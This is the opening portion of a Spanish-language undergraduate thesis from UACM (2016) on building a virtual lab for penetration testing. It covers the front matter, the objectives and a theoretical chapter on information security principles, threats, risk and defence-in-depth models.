UACM
Universidad Autónoma de la Ciudad de México
Nada humano me es ajeno

COLEGIO DE CIENCIA Y TECNOLOGÍA

LICENCIATURA EN INGENIERÍA EN SISTEMAS ELECTRÓNICOS
Y DE TELECOMUNICACIONES

“Diseño de un laboratorio virtual para pruebas de intrusión”

TRABAJO RECEPCIONAL
PARA OBTENER EL TÍTULO DE LICENCIADO EN
INGENIERÍA EN SISTEMAS ELECTRÓNICOS Y DE TELECOMUNICACIONES

PRESENTA

ROSSINI REYES ISLAS

Director del trabajo recepcional

Dr. Daniel Tapia Sánchez

Ciudad de México, diciembre de 2016.

UACM
Universidad Autónoma de la Ciudad de México
Nada humano me es ajeno

CA Coordinación Académica

SISTEMA BIBLIOTECARIO DE INFORMACIÓN Y DOCUMENTACIÓN

UNIVERSIDAD AUTÓNOMA DE LA CIUDAD DE MÉXICO
COORDINACIÓN ACADÉMICA

RESTRICCIONES DE USO PARA LAS TESIS DIGITALES

DERECHOS RESERVADOS©

RESUMEN del trabajo recepcional de **Rossini Reyes Islas**, presentado como requisito parcial para la obtención del grado de **LICENCIADO EN INGENIERÍA EN SISTEMAS ELECTRÓNICOS Y DE TELECOMUNICACIONES**.

Ciudad de México, diciembre de 2016.

DISEÑO DE UN LABORATORIO VIRTUAL PARA PRUEBAS DE INTRUSIÓN

Resumen aprobado por:

Dr. Daniel Tapia Sánchez
Director del trabajo recepcional

En este documento se describe la implementación de un laboratorio virtual para la realización de pruebas de intrusión en sistemas de seguridad informática usando técnicas de hackeo ético. La aportación de este trabajo se enmarca dentro del campo de la seguridad de la información, por este motivo se presenta en primer lugar el cuerpo teórico concerniente al campo de la seguridad, enseguida se presenta un panorama sobre las bases de las pruebas de intrusión. Posteriormente se hace énfasis en la utilidad de la distribución Kali Linux especializada en pruebas de intrusión para ser configurada dentro del laboratorio virtual.

Tomando como base el conocimiento anterior, se describe detalladamente la implementación del laboratorio virtual, el desarrollo de las pruebas de intrusión y los procedimientos asociados con su realización. La aportación principal del presente trabajo es que permite adquirir conocimiento y habilidades prácticas de los procedimientos de diversas pruebas de intrusión ya que se ofrece un ambiente de pruebas controlable para experimentar con herramientas y procedimientos formales de intrusión que permitan desarrollar habilidades en el descubrimiento de vulnerabilidades o huecos de seguridad en equipos y sistemas informáticos. Al mismo tiempo, el laboratorio virtual permitirá optimizar los tiempos requeridos para ejecutar cada prueba y configurar con mayor flexibilidad los sistemas de prueba sin invertir recursos en la compra de equipos físicos.

Dedicatoria

Con todo mi ser dedico este trabajo a mi familia, mi razón para seguir aprendiendo y creciendo. A mis hermanas y hermanos que siempre han estado conmigo. Con todo mi amor y cariño para mi mamá, Ana María, mujer incansable, amorosa, luchadora de alma tan dulce, humilde y bondadosa, a quien le debo todo lo bueno que hay en mi ser y en mi vida; por ser mi guía, por apoyarnos a mis herman@s y a mí en cada momento de nuestras vidas, por habernos educado de la forma que lo hizo, por habernos brindado todo lo que está a su alcance para vernos crecer siendo felices. Le agradezco por estar siempre con nosotros, brindándonos con su inmenso amor el soporte necesario para afrontar la vida con mucha fuerza y confianza. Agradezco sus invaluables enseñanzas sobre moral y valores, no solo con sus palabras, sino también con sus actos, demostrando responsabilidad, compromiso y enorme calidad humana en todo momento. Le agradezco infinitamente por darme la oportunidad de estudiar y poder realizar este sueño.

Mil gracias mamá...

Agradecimientos

Quiero empezar esta sección del trabajo agradeciendo a Dios por darme la fortaleza, paciencia y dedicación necesarias para afrontar cada momento difícil de la carrera. Por ser mi guía en el camino de la vida y por ayudarme a hacer realidad este sueño.

A los profesores que durante el transcurso de la carrera contribuyeron en mi formación como estudiante, fomentando el continuo aprendizaje y compartiendo los conocimientos como una filosofía de vida.

Quisiera agradecer profundamente a mi director de trabajo recepcional, el Dr. Daniel Tapia Sánchez quien es un ejemplo de superación profesional, por compartir con nosotros sus estudiantes, sus sabios consejos y su amplio conocimiento dentro y fuera del aula de clases. Siempre le estaré profundamente agradecido por haberme permitido desarrollar este trabajo, el cual me ha servido para ampliar mis conocimientos en el interesante y apasionante campo de la seguridad de la información. Mil gracias profesor por todo el apoyo y dedicación que me brindó.

A los profesores M en I. Catalina Trevilla Román, M en C. Magali Cortez Vázquez, M en C. Sergio Iván Pérez Teniers y Dr. Eduardo Ramos Díaz, por haber aceptado ser lectores de este trabajo, por sus sabias recomendaciones y por dedicarle el tiempo necesario a la corrección del proyecto, muchísimas gracias.

También quiero agradecer a mis amigos de carrera, Ana Lilia, Eduardo Corona, Sergio Mendoza (Picolín), Sergio Gallegos Mota y Rogelio Martínez, por compartir conmigo sus conocimientos, inquietudes y éxitos. Gracias a ustedes nunca hace falta la amistad, la alegría, la unión y el apoyo.

Gracias a la Universidad Autónoma de la Ciudad de México por brindarme el apoyo para imprimir y empastar el presente trabajo recepcional.

Contenido

Lista de figuras

Lista de tablas

Introducción

Las ventajas que brindan las nuevas tecnologías de la información y comunicaciones para la adquisición, procesamiento, almacenamiento, transmisión y presentación de información, ha motivado a cada vez más personas y organizaciones para hacer de los medios informáticos parte esencial de sus quehaceres cotidianos, posicionando a la información como uno de los activos más valiosos que existen actualmente. Sin embargo, el uso de la tecnología no está exento de problemas y entre los de mayor importancia están los relacionados con la seguridad.

El crecimiento acelerado de Internet no únicamente ha beneficiado la disponibilidad y el acceso a recursos de información de gran utilidad para personas y empresas. Al mismo tiempo también ha incrementado la facilidad con la cual se desarrollan y distribuyen programas maliciosos, como también programas de uso libre con procedimientos detallados para detectar y explotar vulnerabilidades en infraestructuras de red, lo cual ha contribuido a incrementar gravemente el número de delincuentes informáticos que por distintas razones, mantienen en constante riesgo los activos de información de personas y organizaciones.

El problema de la seguridad se ha convertido en una prioridad para las personas, empresas y gobiernos en general, pues la cantidad de violaciones a la seguridad de los activos de información en cualquier parte del mundo sigue mostrando un crecimiento exponencial en cuanto a cantidad, diversidad e incluso alcance de sus consecuencias. En este contexto, el objetivo de la seguridad informática es identificar y reducir los riesgos a los que se encuentran expuestos los activos de información, con el fin de preservar su confidencialidad, integridad y disponibilidad. La seguridad informática utiliza un conjunto de herramientas y métodos de defensa orientados a prevenir, disuadir, detener, detectar y retrasar posibles ataques en todas las etapas del ciclo de vida de la información, así como en los diferentes niveles de los sistemas informáticos que hacen posible su adquisición, proceso, conservación y comunicación. Dentro de estas, una de las formas más prácticas, y probablemente la más eficiente, de comprobar el nivel de seguridad de aplicaciones, redes y sistemas, es el uso de las

denominadas pruebas de intrusión, también conocidas como *penetration testing o pentesting*, cuyo objetivo es buscar y comprobar las vulnerabilidades en los sistemas, infraestructuras y aplicaciones para revelar los posibles huecos de seguridad existentes, los cuales pudieran ser explotados por personas maliciosas para atentar contra los activos de información.

En este escenario se desarrolla el presente trabajo recepcional, cuyo tema central es precisamente el de las pruebas de intrusión, el cual se ha convertido en un tópico de gran importancia en el campo profesional de la seguridad informática. Al respecto, a pesar de que los procedimientos para la realización de pruebas de intrusión han alcanzado niveles de *expertise* certificados por organismos con reconocimiento internacional, la realidad es que aún existe un déficit alarmante de profesionales dotados con las habilidades suficientes y necesarias para realizar este tipo de pruebas. Sin embargo, no se trata únicamente de personas, sino también de recursos. Debido a que las pruebas de intrusión deben realizarse desde una perspectiva real, tal como lo haría un atacante malicioso en un escenario real, las pruebas de intrusión son necesariamente agresivas, pues los sistemas deben ser atacados en forma directa para evaluar sus vulnerabilidades. Esto representa una gran dificultad desde el punto de vista práctico, principalmente cuando se pretenden desarrollar habilidades en la práctica de los procedimientos y herramientas. Es por ello que el trabajo propuesto pretende eliminar esta dificultad mediante la construcción de un laboratorio virtual que permita realizar un conjunto completo de pruebas de intrusión sin la necesidad de agredir infraestructuras de información reales.

Planteamiento del problema

El problema más importante a cuya solución se pretende contribuir, puede plantearse de la siguiente manera:

¿Cómo experimentar con procedimientos y herramientas de intrusión en sistemas informáticos, de tal forma que se pueda generar un conocimiento significativo en la detección de sus vulnerabilidades más importantes, así como de los ataques a través de los cuales se pudiera materializar una violación a la confidencialidad, integridad o disponibilidad de los activos de información que resguarda el sistema, sin agredir realmente su infraestructura durante la realización de las pruebas de intrusión?

Propuesta de solución

Para resolver la problemática planteada, se propone implementar un laboratorio virtual que permita configurar y aplicar un conjunto suficiente de herramientas especialmente diseñadas y estandarizadas para la realización de pruebas de intrusión. Esta propuesta pretende ofrecer un ambiente de prueba controlable para experimentar con herramientas y procedimientos formales de intrusión para desarrollar habilidades en el descubrimiento de vulnerabilidades o huecos de seguridad en equipos y sistemas informáticos. Al mismo tiempo, el laboratorio virtual permitirá optimizar los tiempos requeridos para realizar cada prueba y configurar con mayor flexibilidad los sistemas de prueba sin invertir recursos en la compra de equipos físicos.

Objetivos

Objetivo General

El objetivo general del proyecto es generar un laboratorio virtual especializado para la realización de pruebas de intrusión, mediante la configuración de un entorno virtual para experimentar con herramientas y técnicas especializadas para identificar, analizar y explotar vulnerabilidades en sistemas informáticos.

Objetivos Específicos

- Implementar una red virtual de computadoras mediante la configuración de equipos y sistemas con vulnerabilidades comúnmente encontradas en sistemas informáticos reales.
- Instalar y configurar las herramientas de software necesarias para ejecutar técnicas de intrusión como la distribución especializada en pruebas de intrusión Kali Linux.
- Aplicar la metodología estándar para desarrollar pruebas de intrusión sobre la red virtual de computadoras implementada para evaluar el desempeño del laboratorio virtual.

Organización del trabajo recepcional

El presente documento del trabajo recepcional se organiza de la siguiente manera:

En el capítulo 1 se explica el cuerpo teórico concerniente al campo de la seguridad de la información. Se explica la diferencia entre seguridad informática y seguridad de la información, los principios básicos de la seguridad de la información así como los conceptos usados frecuentemente en el campo de la seguridad como: activo, amenaza, vulnerabilidades, riesgo, entre otros, y los modelos de defensa existentes para proteger la información.

En el capítulo 2 se profundiza en la base teórica de las pruebas de intrusión como medida defensiva. En este capítulo se explica qué son las pruebas de intrusión, su propósito, los tipos de pruebas que existen, la diferencia que existe entre la evaluación de vulnerabilidades y las pruebas de intrusión, las diferentes metodologías que hay para la realización de las pruebas y por último se explican las fases o etapas genéricas usadas comúnmente en las pruebas de intrusión.

En el capítulo 3 se habla sobre Kali Linux como herramienta principal para la realización de las pruebas de intrusión. En este capítulo se explica qué es Kali Linux, sus características, las categorías de sus herramientas, el proceso de instalación del sistema dentro de un ambiente virtual, su configuración y actualización después de la instalación. Al final del capítulo se explica también cómo instalar herramientas adicionales que serán de mucha ayuda al realizar las pruebas. Se hace énfasis en Kali Linux debido a que es un software libre y especializado en pruebas de seguridad el cual permite ahorrar tiempo al evitar buscar, descargar e instalar cada una de las herramientas por separado.

En el capítulo 4 se explica detalladamente el diseño, implementación y configuración del laboratorio virtual, se describen las especificaciones técnicas de hardware y software del equipo en donde se implementó el laboratorio virtual. Por otro lado, se muestra el desarrollo de pruebas de intrusión usando el laboratorio virtual implementado y se explica detalladamente cada una de las herramientas utilizadas en cada etapa o fase de dichas pruebas.

Finalmente se presentan las conclusiones obtenidas al desarrollar el proyecto, además se menciona el trabajo futuro que se puede realizar con el laboratorio virtual implementado.

Capítulo 1

La seguridad de la información

1.1 Seguridad informática y seguridad de la información

La aportación de este trabajo se enmarca en el campo de la seguridad de la información, por lo que resulta ineludible presentar en primer lugar el cuerpo teórico concerniente al campo de la seguridad.

Es común hablar de seguridad informática y de seguridad de la información como si fueran sinónimos y, en principio, pareciera ser verdad, sobre todo si se tiene en cuenta que en la actualidad, gracias al constante desarrollo tecnológico, se tiende a digitalizar todo tipo de información y manejarla a través de un sistema informático. Sin embargo, aunque tengan la necesidad de trabajar en armonía, cada uno de estos dos campos tiene objetivos y preocupaciones diferentes.

La seguridad informática se refiere al conjunto de políticas, reglas, estándares, métodos y protocolos que se utilizan para la protección de la infraestructura de computadoras y toda la información contenida o administrada por ella. Esta información debe ser protegida de la posible destrucción, modificación, difusión o utilización indebida. No sólo se debe prestar atención a los ataques intencionales, sino también a posibles fallas de software o hardware que atenten contra la seguridad.

Por otra parte, la seguridad de la información se refiere a todas aquellas medidas que procuren resguardar la información ante cualquier irregularidad. La principal diferencia entre seguridad informática y seguridad de la información es que la primera se encarga de la seguridad en el contexto de los medios informáticos y la segunda se interesa en la información en general, ya sea que se encuentre en algún medio informático o en cualquier otro medio, por ejemplo: un manual de procedimientos escrito en papel, el conocimiento que poseen las personas, escrituras en pizarras y papeles que se descartan, son fuentes importantes de información. Como se aprecia en la figura 1, la seguridad informática es un campo de la seguridad de la información [1].

Figura 1. La seguridad informática dentro del campo de la seguridad de la información.

1.2 Principios básicos de la seguridad de la información

La seguridad de la información se basa en tres principios fundamentales: la confidencialidad, la integridad y la disponibilidad, comúnmente conocidos como la tríada CIA por sus siglas en inglés (*Confidentiality, Integrity and Availability*) [2]. La figura 2 sirve para ilustrar que estos tres principios se encuentran interrelacionados y se aplican no sólo a la información, sino a todos los recursos a través de los cuales ésta se procesa y almacena.

En una organización es de vital importancia establecer normas, políticas y protocolos de seguridad que tengan como objetivo la preservación de los tres principios de la seguridad de la información. El grado con el cual se deberán satisfacer estos principios depende del valor de la información que se desea proteger, el cual se determina a partir de un análisis de riesgo realizado en forma continua dentro del ciclo de vida de la información.




Figura 2. Los principios de la seguridad de la información (CIA).

1.2.1 Principio de la confidencialidad de la información

Es la propiedad que garantiza que la información sea accedida sólo por personas o procesos autorizados. En términos generales la confidencialidad es la garantía de que la información personal será protegida ante accesos no autorizados para que no sea divulgada sin consentimiento del dueño.

En un sistema donde se garantice la confidencialidad, si un tercero es capaz de interceptar una comunicación entre el remitente y el destinatario, éste no podrá visualizar ningún tipo de información legible.

1.2.2 Principio de la integridad de la información

Se refiere a la propiedad que busca asegurar que los datos no sean alterados de manera no autorizada. Para que la información conserve su valor deberá conservar el principio de integridad. Cuando ocurre una alteración no autorizada de la información, la información deja de ser útil.

El receptor deberá tener la seguridad de que la información obtenida, leída u oída es exactamente la misma que fue colocada a su disposición para una debida finalidad. Si una información sufre alteraciones en su versión original, entonces la misma pierde su integridad, ocasionando errores, fraudes y perjudicando la comunicación y la toma de decisiones.

Para cumplir el principio de integridad, se debe proteger la información contra dos tipos de alteraciones:

1. Alteraciones del contenido de la información (generalmente documentos) a través de las cuales se realizan inserciones, sustituciones o remociones de partes de su contenido.
2. Alteraciones en los elementos que soportan la información (infraestructura de información y comunicaciones), a través de las cuales se modifica el estado dispuesto originalmente sobre la estructura física y lógica donde se procesa y almacena la información. Por ejemplo cuando se alteran las configuraciones de un sistema para tener acceso a informaciones restrictas, cuando se superan las barreras de seguridad de una red de computadoras.

1.2.3 Principio de la disponibilidad de la información

La disponibilidad es el tercer principio básico de la seguridad de la información y se refiere a la capacidad de acceder a la información en el momento en que se necesite, así como a la estructura física y tecnológica que permite su acceso, tránsito y almacenamiento, de tal forma que los recursos relacionados con la información se encuentren accesibles cuando sea necesario y que estén al alcance de sus usuarios y destinatarios.

Este principio está asociado a la adecuada estructuración de un ambiente tecnológico y humano que permita la continuidad de los negocios de la empresa o de las personas, sin impactos negativos para la utilización de las informaciones. No basta estar disponible: la información deberá estar accesible en forma segura para que se pueda usar en el momento en que se solicita y que se garantice su integridad y confidencialidad.

Al igual que la integridad y la confidencialidad, el grado de accesibilidad a la información dependerá de su valor y el impacto resultante de su falta de disponibilidad. Algunas de las medidas comúnmente utilizadas para garantizar la disponibilidad de la información son las siguientes:

- La configuración segura de un ambiente, donde todos los elementos que forman parte de la cadena de la comunicación están dispuestos en forma

adecuada para asegurar el éxito de la lectura, tránsito y almacenamiento de la información.

- También se realizan las copias de respaldo (*backup*). Hacer el respaldo de información permite que las mismas estén duplicadas en otro local para ser utilizadas en caso de no ser posible recuperarlas de su base original.
- Definir estrategias para situaciones de contingencia.
- Establecer rutas alternativas para el tránsito de la información, para garantizar su acceso y la continuidad de los negocios incluso cuando algunos de los recursos tecnológicos, o humanos, no estén en perfectas condiciones de operación.

1.3 El riesgo a la seguridad de la información

El riesgo está relacionado con todo aquello que crea o sugiere una amenaza sobre alguno de los tres principios de la seguridad de la información. Es precisamente el riesgo a los activos relacionados con la información lo que convierte al campo de la seguridad en un proceso indispensable para todas las personas y las organizaciones. Para comprender la importancia del riesgo, es necesario conocer primero los términos asociados con el proceso de análisis de riesgos en el contexto de la seguridad de la información, por lo que se describen a continuación.

1.3.1 Activos

Los activos son todo aquello que representa un valor significativo para las personas u organizaciones; por lo tanto, los activos son los elementos que la seguridad de la información busca proteger. El valor de los activos depende de lo que estos representen para su propietario y puede resultar muy complicado determinar su valor exacto. Los requerimientos de seguridad para los activos deben ser directamente proporcionales a su valor; por lo tanto, es necesario identificarlos, clasificarlos y determinar su nivel de importancia, a fin de definir el tiempo, costo y esfuerzo adecuados para protegerlos.

En el contexto de la seguridad de la información, los activos son generalmente los elementos físicos o lógicos que hacen posible el procesamiento de la información a lo

largo de todo su ciclo de vida, desde su generación hasta su entrega y almacenamiento.

Los activos pueden ser clasificados en diferentes categorías como se indica enseguida.

- Activos de datos: archivos, bases de datos, manuales de usuario, planes de contingencia, procedimientos, reportes financieros, patentes, códigos de programación, reportes financieros, plan de negocios de una empresa, entre otros.
- Activos de software: aplicaciones, sistemas operativos y lenguajes de desarrollo.
- Activos físicos: computadoras, servidores, equipos portátiles, medios de almacenamiento, impresoras, equipos de conectividad, enrutadores, switches, equipos de comunicaciones, equipos de refrigeración o calefacción, muebles, edificios, cableado, entre otros.
- Servicios: calefacción, energía eléctrica, red de comunicaciones, entre otros.
- Servicios informáticos: servicios de autenticación, servicio de transferencia de archivos, correo electrónico, servicio web, entre otros.
- Activos humanos: personal de la organización, proveedores y personal externo.

1.3.2 Amenazas

Una amenaza puede definirse como cualquier acción o elemento que atente contra alguno de los requerimientos de seguridad del sistema de información. Dicho de otra manera, es una circunstancia que tiene el potencial de causar algún daño, pérdida o difusión no autorizada de información. Los activos están constantemente sometidos a amenazas que pueden colocar en riesgo la integridad, confidencialidad y disponibilidad de la información.

Por lo general se asocia el término “amenaza” con la idea de hackers, virus informáticos, troyanos, robo de información y accesos no autorizados a los datos, pero hay que tener en cuenta que las amenazas pueden ser tanto de carácter

intencional (como las mencionadas anteriormente) como no intencional, y ambas deben ser tratadas con el mismo nivel de atención.

1.3.2.1 Amenazas intencionales

- Fraude: es un delito informático realizado con la intención de engañar o perjudicar a una persona u organización con el fin de obtener un beneficio propio.
- Sabotaje: se refiere a cualquier acción premeditada que perjudique el normal funcionamiento de la organización.
- Fuga de información: se trata de la divulgación no autorizada de datos reservados. Muchas veces se utiliza como una forma de espionaje y competencia desleal.
- Acceso no autorizado: es el acceso a información restringida; puede provenir tanto desde usuarios dentro de la misma organización como desde el exterior de la misma.
- Robo de equipamiento: muchas veces el robo de equipos informáticos es llevado a cabo con el fin de extraer la información que contiene y no por el valor del equipo en sí mismo. Computadoras, teléfonos celulares, cintas con copias de seguridad, discos ópticos, entre otros, pueden contener información de vital importancia para una organización.
- Programas maliciosos: dentro de este grupo se encuentran los virus informáticos, troyanos, gusanos, bombas lógicas, programas espía, entre otros. Son programas que se ejecutan dentro de la computadora con el fin de extraer o dañar la información. Se dividen en diferentes grupos según su comportamiento.
    - ✓ *Virus*: se adjuntan a un archivo o programa, de tal manera que la ejecución del archivo original dispare la ejecución del código malicioso. Este código puede realizar acciones inofensivas, como mostrar algún mensaje por pantalla, o puede ejecutar tareas que afecten a la seguridad del sistema, comprometiendo la confidencialidad, integridad o disponibilidad de la información.

- ✓ *Troyanos:* entran al sistema como una aplicación inofensiva y buscan tentar al usuario para que las ejecute. Cuando esto sucede, el troyano realiza las tareas para las cuales fue diseñado. A diferencia de otros tipos de virus, un troyano no se replica por sí mismo.
- ✓ *Gusanos:* son una subclase de virus con la capacidad de propagarse sin la intervención de los usuarios. Utilizan vulnerabilidades de los sistemas para reproducirse de manera automática.
- ✓ *Bombas lógicas:* se activan en algún momento predeterminado o por algún evento del sistema.
- ✓ Programas espía: su función es ejecutarse de manera oculta en el sistema e ir recopilando información que podrá ser utilizada para obtener datos de acceso como nombres de usuario y contraseñas, facilitando un futuro acceso no autorizado al sistema.

1.3.2.2 Amenazas no intencionales

- Incendios o inundaciones: cualquiera de estos incidentes deriva en la pérdida de información debido al daño que sufran los equipos que la contienen. Muchas medidas pueden adoptarse para mitigar esta amenaza, algunas de ellas apuntan a la prevención y otras a la recuperación de los datos una vez que el daño ya fue causado. Una práctica tan sencilla como almacenar las copias de seguridad en otro edificio, soluciona en gran medida esta problemática.
- Desastres naturales: caso similar al anterior pero con el agravante de que los desastres naturales abarcan un área mayor, pudiendo afectar al dato original y también a la copia de seguridad. Para afrontar esta situación es necesario evaluar la posibilidad de almacenar copias en diferentes regiones geográficas.
- Descuidos de usuarios: la modificación o eliminación de información por error puede ser un gran riesgo de seguridad. En diversas ocasiones un usuario puede comprometer la seguridad de la información de manera no intencional si ejecuta una acción y no se controla de manera correcta, por ejemplo, con

frecuencia se observan contraseñas de usuarios anotadas en etiquetas pegadas en el monitor.

1.3.3 Vulnerabilidades o puntos débiles

Una vulnerabilidad es una debilidad en un proceso, en una pieza de hardware o en un programa que puede dar lugar al compromiso de la seguridad en un sistema informático. Los puntos débiles son los elementos que, al ser explotados por amenazas, afectan la confidencialidad, disponibilidad e integridad de la información de un individuo o empresa. Una vulnerabilidad puede ser una red inalámbrica sin protección, un puerto abierto en un firewall, aplicaciones sin sus actualizaciones de seguridad o fallas en los controles de acceso del personal a las salas de servidores.

Cabe señalar otro objetivo de la seguridad de la información: la corrección de puntos débiles existentes en el ambiente en que se usa la información, con el objeto de reducir los riesgos a los que está sometida, evitando así la materialización de una amenaza.

1.3.4 Riesgo

El riesgo es la posibilidad de que una amenaza se produzca. Para que se tenga un riesgo en un entorno en particular, se necesita tener tanto una amenaza como una vulnerabilidad que la amenaza específica puede explotar. El riesgo supone una exposición potencial a un impacto negativo en el cumplimiento de los objetivos de una organización. Sin embargo, el riesgo es una característica inherente a cualquier actividad, por lo que no se puede considerar un factor negativo, sino un factor que conviene conocer y gestionar.

1.3.5 Ataques a la seguridad de la información

De acuerdo con el *National Institute of Science and Tecnology (NIST)*, un ataque es cualquier tipo de actividad maliciosa que pretende recoger, interrumpir, negar, degradar o destruir los recursos del sistema de información o la información misma [3].

Los ataques a la seguridad de la información pueden ser clasificados en dos categorías:

- Un ataque interno se inicia desde el interior de una red por un usuario autorizado. El ataque puede ser realizado por alguien con malas intenciones; sin embargo, esto no se puede asumir completamente ya que un accidente también puede conducir a un daño no intencional a los recursos de la red.
- Un ataque externo es causado por un intruso externo quien no tiene autorización para acceder a la red interna.

1.4 Modelos de defensa

En general, existen dos enfoques para preservar la confidencialidad, integridad y la disponibilidad de los activos físicos y lógicos:

- Construir un perímetro defensivo alrededor de los activos y confiar en todo aquel que tenga acceso dentro.
- Usar muchos tipos y niveles de controles de seguridad, utilizando un enfoque de defensa en profundidad basado en capas.

La efectividad de cada enfoque depende del número, tipo e importancia de los activos a proteger, así como de la cultura y entendimiento acerca de la seguridad entre los usuarios, aunque el segundo enfoque presenta una mayor confiabilidad. Ambos enfoques se describen a continuación.

1.4.1 Modelo Lollipop o seguridad perimetral

Es la técnica de defensa más simple, conocida también como seguridad perimetral, implica la construcción de una barrera virtual o física alrededor de los objetos de valor, como se ilustra en la figura 3.




Figura 3. Modelo de defensa perimetral.

Una de las limitaciones de la seguridad perimetral es que una vez que un atacante viola el perímetro de defensa, los activos que están dentro quedan completamente expuestos. Esta es la principal razón por la que este no es el mejor modelo de defensa. Otra limitante del modelo *lollipop* es que no considera diferentes niveles de seguridad, lo cual resulta insuficiente en el contexto actual de la seguridad. En una red de computadoras, por ejemplo, un *firewall* está igualmente limitado en sus capacidades y no se debe esperar a ser la única línea de defensa contra la intrusión. Los *firewalls* son una parte importante de una estrategia integral de seguridad de la red, pero no son suficientes por sí solos [4].

1.4.2 Defensa en profundidad

Un modelo mejorado es la defensa en profundidad, una estrategia común tanto para maniobras militares como para la seguridad de la información. En ambos sentidos, el concepto básico de la defensa en profundidad es formular una defensa de múltiples capas que nos permita tener una defensa exitosa si una o más de las medidas de defensa fallan. La figura 4 muestra un ejemplo de las diferentes capas desde las cuales se pueden defender los activos de una red: desde la red externa, en la red interna, a nivel de host, de aplicación y de datos. Si en cada capa se implementan medidas defensivas adecuadamente, se logrará que sea muy difícil penetrar profundamente en la red y se ataquen directamente los activos.




Figura 4. Defensa en profundidad.

Un concepto importante a tener en cuenta en la planificación de una estrategia defensiva mediante la defensa en profundidad es que no es una solución mágica que resuelve todos los problemas de seguridad en su totalidad y permanentemente. No importa cuántas capas se pongan, o cuántas medidas defensivas haya en cada capa, no es posible mantener a cada atacante fuera por un período de tiempo indefinido, ni es este el objetivo final de la defensa en profundidad en una configuración de seguridad de la información. El objetivo es colocar suficientes medidas de defensa entre los activos verdaderamente importantes y el atacante, para notar cuándo un ataque está en curso y para ganar el tiempo suficiente para tomar medidas más activas para prevenir que el ataque tenga éxito.

Cuando determinamos las capas de la estrategia de defensa en profundidad, es probable encontrar que éstas varían dada la situación particular y el ambiente que se está defendiendo. Es posible añadir complejidad al modelo de defensa mediante la inclusión de otras capas vitales tales como defensas físicas, políticas, sensibilización y capacitación a usuarios, por mencionar algunas.

Como se observa en la figura 5, existen diversas defensas que se pueden utilizar en cada una de las capas antes mencionadas. En algunos casos, una medida defensiva se usa en varias capas como en más de un área. Un buen ejemplo de esto son las pruebas de intrusión. Las pruebas de intrusión son un método para encontrar lagunas en la seguridad mediante el uso de los mismos métodos que el atacante podría utilizar con el fin de violar la seguridad y es una táctica que se puede utilizar en todas las capas del modelo de defensa [2].




Figura 5. Defensas en cada capa.

